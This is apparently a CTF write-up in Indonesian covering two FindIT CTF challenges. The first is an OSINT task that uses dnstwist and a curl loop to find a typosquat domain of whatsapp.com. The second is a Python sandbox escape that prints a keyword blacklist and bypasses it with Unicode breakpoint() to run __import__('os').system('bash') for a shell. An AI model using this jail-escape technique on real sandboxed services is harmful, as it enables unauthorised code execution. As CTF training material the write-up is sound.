phpunit.xml	2024-02-13 02:23	4k
vite.config.js	2024-02-13 02:23	4k

Part of HCS

Terlihat bahwa image.png merupakan screenshot dari suatu webapp yang memakai framework laravel. Jika dilakukan reverse image search menggunakan google lens, terdapat satu hasil yang mirip dengan image.png:



Index of /api/command/

Name	Last Modified	Size
Parent Directory		
av	2022-01-07 00:51	4k
blc	2022-01-07 00:51	4k
blc1	2022-01-07 00:51	4k
blc10	2022-01-07 00:51	4k
blc11	2022-01-07 00:51	4k
blc12	2022-01-07 00:51	4k
blc2	2022-01-07 00:51	4k
blc3	2022-01-07 00:51	4k
blc4	2022-01-07 00:51	4k
blc5	2022-01-07 00:51	4k
blc6	2022-01-07 00:51	4k
blc7	2022-01-07 00:51	4k
blc8	2022-01-07 00:52	4k
blc9	2022-01-07 00:52	4k
coin	2022-01-07 00:52	4k
custom.txt	2022-01-04 06:54	0k


Proudly Served by LiteSpeed Web Server at 4api.net Port 443

“Proudly Served by LiteSpeed Web Server”

Lalu pada hint diberikan hint yang krusial yaitu:

Mungkin saja abang elceef bisa membantu kita dengan tools dia :(

Kami langsung mencari siapa elceef dan menemukan github user berikut:



Part of HCS

Pada repo orang tersebut terdapat dns”twist”. Sesuai dengan hint yang diberikan di awal. Langsung saja kami menggunakan tools tersebut. Diberikan juga hint pada discord server FindIT CTF.

Kami langsung mencoba fuzzing whatsapp.com dengan menggunakan dnstwist. Dan mencoba mengakses semua url nya dengan python script.


```
import subprocess

with open('dnstwist.txt', 'r') as file:
   urls = file.readlines()

for url in urls:
   url = url.strip()
   if url:
       try:
           result = subprocess.run(['curl', '-s', url],
capture_output=True, text=True)
           print(f'Success: Received response from {url}')
           print(result.stdout)
       except subprocess.CalledProcessError as e:
           print(f'Error: Curl failed for {url}. Exception: {e}')
```

Part of HCS

Saat python script sedang berjalan, saya notice terdapat request yang memiliki teks “Proudly Served by LiteSpeed Web Server” saat mencoba request ke “https://whatsappr.com/”. Artinya website tersebut lah yang benar. Dan benar saja, saat url diakses, struktur dari web file hosting tersebut matching dengan screenshot pada soal.

```
/td><td data-sort="-1">–</td></tr>
<tr><td data-sort="artisan"><a href="/artisan"><img class="icon" src="/_autoindex/assets/icons/file.svg" alt="File">arti
ta-sort="4096">      4k</td></tr>
<tr><td data-sort="composer.json"><a href="/composer.json"><img class="icon" src="/_autoindex/assets/icons/file.svg" alt
7 17:17</td><td data-sort="4096">      4k</td></tr>
<tr><td data-sort="composer.lock"><a href="/composer.lock"><img class="icon" src="/_autoindex/assets/icons/file.svg" alt
7 17:17</td><td data-sort="385024">    376k</td></tr>
<tr><td data-sort="package.json"><a href="/package.json"><img class="icon" src="/_autoindex/assets/icons/file.svg" alt="
2:23</td><td data-sort="4096">      4k</td></tr>
<tr><td data-sort="php.ini"><a href="/php.ini"><img class="icon" src="/_autoindex/assets/icons/file.svg" alt="File">php.
ta-sort="4096">      4k</td></tr>
<tr><td data-sort="phpunit.xml"><a href="/phpunit.xml"><img class="icon" src="/_autoindex/assets/icons/file.svg" alt="Fi
3</td><td data-sort="4096">      4k</td></tr>
<tr><td data-sort="vite.config.js"><a href="/vite.config.js"><img class="icon" src="/_autoindex/assets/icons/file-text.s
2024-02-13 02:23</td><td data-sort="4096">      4k</td></tr>
</table></div>
<address>Proudly Served by LiteSpeed Web Server at whatsappr.com Port 80</address></div><script>
        new Tablesort(document.getElementById("table-content"));
        var keywordInput = document.getElementById('filter-keyword');
        document.addEventListener('keyup', filterTable);

        function filterTable(e) {
                if (e.target.id !== 'filter-keyword') return;

                var cols = document.querySelectorAll('tbody td:first-child');
                var keyword = keywordInput.value.toLowerCase();
                for (i = 0; i < cols.length; i++) {
                        var text = cols[i].textContent.toLowerCase();
                        if (text !== 'parent directory') {
                                cols[i].parentNode.style.display = text.indexOf(keyword) === -1 ? 'none' : 'table-row';
                        }
                }
        }
```

Setelah mencari ke beberapa endpoint, kami mendapatkan gambar mobil Suzuki yang di generate dengan AI yang berada di endpoint /storage/app/public/custom-prefix-1.jpg



Dan flag nya adalah nama dari file tersebut dan di wrap dengan format flag.
FindITCTF{custom-prefix-1.jpg}

Part of HCS

MISC

your journey

Flag: FindITCTF{4m0GU5_y0u_Sh0u1d_ch3ck_4ll_th3_f1l3s}

Terdapat sebuah python sandbox dengan blacklist yang cukup ketat:

```
block = [
    ";",
    '"',
    "os",
    "_",
    "\\",
    "`",
    " ",
    "-",
    "!",
    "[",
    "]",
    "*",
    "import",
    "eval",
    "banner",
    "echo",
    "cat",
    "%",
    "&",
    ">",
    "<",
    "+",
    "1",
    "2",
    "3",
    "4",
    "5",
    "6",
    "7",
    "8",
    "9",
    "0",
    "b",
    "s",
```

Part of HCS

```
    "lower",
    "upper",
    "system",
    "}",
    "{",
    ".py",
]
```

Setiap input dari kita akan dieval dengan tambahan “()” sehingga mengeksekusi fungsi, beriku adalah bagian yang menjelaskan hal tersebut:

```
eval(ans + "()")
            print("Is this the true ending???\n")
```

Untuk “meloloskan” diri dari jail, kita menggunakan fungsi breakpoint yang menggunakan unicode seperti berikut: *𝔟𝔯𝔢𝔞𝔨𝔭𝔬𝔦𝔫𝔱*

sehingga kita masuk ke dalam mode debug, setelah itu kita telah terbebas dari blacklist word yang ada, sehingga dengan mudah kita bisa mengeksekusi **__import__(“os”).system(“bash”)**, memberikan kita akses shell pada mesin, flag asli terletak pada **rilll/flag.txt**: